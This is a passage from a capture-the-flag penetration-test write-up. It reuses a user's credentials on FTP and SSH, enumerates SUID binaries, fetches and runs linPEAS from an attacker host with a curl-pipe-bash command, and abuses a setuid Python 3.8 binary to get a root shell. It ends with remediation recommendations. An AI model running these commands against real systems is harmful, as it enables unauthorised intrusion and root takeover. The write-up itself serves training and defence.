


Figure 4.1.1. FTP access and download of the user flag

CONCLUSION

Successful FTP access and reading of the **user flag** in nathan's home.

Step 4.2: SSH access reusing the credentials

CONTEXT

We try the same credentials on SSH, since the service may share the user configuration.

EVIDENCE




Figure 4.2.1. SSH access reusing nathan's credentials

CONCLUSION

Nathan's credentials are also valid on **SSH**, giving us an interactive shell. From here we look for a way to escalate privileges.

Step 5.1: Searching for SUID binaries

CONTEXT

We search for binaries with the SUID bit that could allow privilege escalation.

```
find / -perm -4000 -type f 2>/dev/null
```

- **find:** locates files and/or directories with certain characteristics.
- **/:** the search runs from the system root.
- **-perm -4000:** only files with the SUID permission.
- **-type f:** only files, not directories.
- **2>/dev/null:** discards errors for cleaner output.

EVIDENCE




Figure 5.1.1. Search for SUID binaries (find -perm -4000)

CONCLUSION

The SUID binaries are legitimate and necessary for their operation, so this list does not provide a direct vector. We try another enumeration approach.

Step 5.2: Automated enumeration with linPEAS

CONTEXT

We use linPEAS, a privilege-escalation enumeration script available in the PEASS-ng repository. We serve it from the attacker machine and run it on the victim:

```
# Attacker
sudo python3 -m http.server 80

# Victim (over SSH)
curl http://10.10.14.237/linpeas.sh | bash
```

- **python3 -m http.server 80 (attacker):** exposes the script over HTTP for download.
- **curl … | bash (victim):** downloads and runs the script directly in memory.

EVIDENCE




Figure 5.2.1. linPEAS finding: exploitable Python 3.8 (setuid)

CONCLUSION

linPEAS returns plenty of information, the key one being that **/usr/bin/python3.8** can be abused (setuid) to run commands with elevated privileges.

Step 5.3: Exploiting Python 3.8 and root access

CONTEXT

We abuse the Python 3.8 binary with setuid to run an interpreter and escalate privileges:

```
/usr/bin/python3.8
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
```

- **/usr/bin/python3.8:** opens an interactive Python console.
- **import os:** imports the operating-system module.
- **os.setuid(0):** sets the UID to 0 (root).
- **os.system("/bin/bash"):** spawns a shell, now with root privileges.

EVIDENCE




Figure 5.3.1. Running os.setuid(0) in Python 3.8 and a root shell

CONCLUSION

The UID becomes **0**, giving us a shell as **root**. With it we access root's home and read the **final flag**.

Closing: Security findings and recommendations

FINDINGS

Finding	Recommendation
IDOR: captures accessible by sequential ID	Per-object authorization and unpredictable identifiers.
Unencrypted FTP (cleartext credentials)	Use FTPS/SFTP and avoid auth over unencrypted channels.
Credential reuse across services	Unique credentials per service and periodic rotation.
Python 3.8 with setuid	Remove the setuid bit/capability from unnecessary interpreters and binaries.